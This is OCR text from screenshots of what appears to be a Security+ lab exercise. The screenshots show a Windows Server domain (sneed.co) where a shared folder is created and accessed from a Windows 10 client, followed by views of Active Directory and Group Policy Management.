

Server Manager
Server Manager • Dashboard
Manage
Tools
View
Help
Dashboard
Local Server
All Servers
AD DS
DNS
File and Storage Services
WELCOME TO SERVER MANAGER
Local Disk (C:)
File
Home
Share
View
This PC › Local Disk (C:)
Search Local Disk (C:)
Quick access
Desktop
Downloads
Documents
Pictures
This PC
CD Drive (D:) VirtualBox Guest Additions
Name
Date modified
Type
Size
PerfLogs 11/5/2022 12:03 PM File folder
Program Files 3/8/2024 8:52 AM File folder
Program Files (x86) 9/15/2018 2:08 AM File folder
Users 3/10/2024 8:06 AM File folder
Windows 3/10/2024 3:03 AM File folder
SecurityPlus
Advanced Sharing
Share this folder
Settings
Share name:
SecurityPlus
Add
Remove
Limit the number of simultaneous users to:
16777
Comments:
Permissions
Caching
OK
Cancel
Apply
SecurityPlus Properties
Permissions for SecurityPlus
Share Permissions
Group or user names:
Everyone
Add...
Remove
Permissions for Everyone
Allow
Deny
Full Control
Change
Read
OK
Cancel
Apply
Manageability
Events
Services
Services
9:23 AM
3/14/2024

6,


Recycle Bin
Firefox
Wampserve...
Services
File Action View Help
Services (Local)
Services (Local)
Network
File Network View
Network
Search Network
Quick access
Desktop
Downloads
Documents
Pictures
Music
Videos
OneDrive
This PC
Network
Computer (2)
SNEED-LAB
VBOXSVR
2 items
Windows 10 Enterprise Evaluation
Windows License valid for 72 days
Build 19041.vb_release.191206-1406
Type here to search
3:40 AM
3/16/2024



Active Directory Users and Computers
File Action View Help
Active Directory Users and Computer
Saved Queries
sneed.co
Builtin
Name Type Description
Security+ Shared Folder CompTIA Security+ Stu...
SecurityPlus
File Home Share View
This PC › Local Disk (C:) › SecurityPlus
Search SecurityPlus
Quick access
Desktop
Downloads
Documents
Pictures
Name Date modified Type Size
new.txt 3/16/2024 12:20 AM Text Document 1 KB
shared.txt 3/16/2024 12:18 AM Text Document 1 KB
new.txt - Notepad
File Edit Format View Help
fejvejv
12:20 AM
3/16/2024



Recycle Bin
Firefox
Wampserve...
SecurityPlus
File
Home
Share
View
Network › SNEED-LAB › SecurityPlus › SecurityPlus
Search SecurityPlus
Quick access
Desktop
Downloads
Documents
Pictures
Music
Videos
OneDrive
This PC
Network
Name
Date modified
Type
Size
new
3/16/2024 12:20 AM
Text Document
1 KB
share
3/16/2024 12:48 AM
Text Document
1 KB
win10
3/16/2024 3:50 AM
Text Document
0 KB
3 items
Windows 10 Enterprise Evaluation
Windows License valid for 72 days
Build 19041.vb_release.191206-1406
Type here to search
3:59 AM
3/16/2024



Recycle Bin
Firefox
Wampserve...
SecurityPlus
File
Home
Share
View
Network › SNEED-LAB › SecurityPlus › SecurityPlus
Search SecurityPlus
Quick access
Desktop
Downloads
Documents
Pictures
Music
Videos
OneDrive
This PC
Network
Name
Date modified
Type
Size
deleted
3/16/2024 3:59 AM
Text Document
0 KB
new
3/16/2024 12:20 AM
Text Document
1 KB
share
3/16/2024 12:48 AM
Text Document
1 KB
win10
3/16/2024 3:50 AM
Text Document
0 KB
4 items
Windows 10 Enterprise Evaluation
Windows License valid for 72 days
Build 19041.vb_release.191206-1406
Type here to search
3:59 AM
3/16/2024

Lab 14.05:


1,



Group Policy Management
File Action View Window Help
Group Policy Management
Forest: sneed.co
Domains
sneed.co
Default Domain
Canandaigua
Domain Contro
Geneva
Newark
Victor
Group Policy Ob
WMI Filters
Starter GPOs
Sites
Group Policy Modeling
Group Policy Results
Group Policy Management Editor
File Action View Help
Default Domain Policy [SNEED-
Computer Configuration
Policies
Preferences
User Configuration
Policies
Preferences
Default Domain Policy [SNEED-LAB.SNEED.CO] Policy
Select an item to view its description.
Name
Computer Configuration
User Configuration
Extended
Standard
Updates are available
Required updates need to be installed.
View updates
2:44 AM
3/17/2024

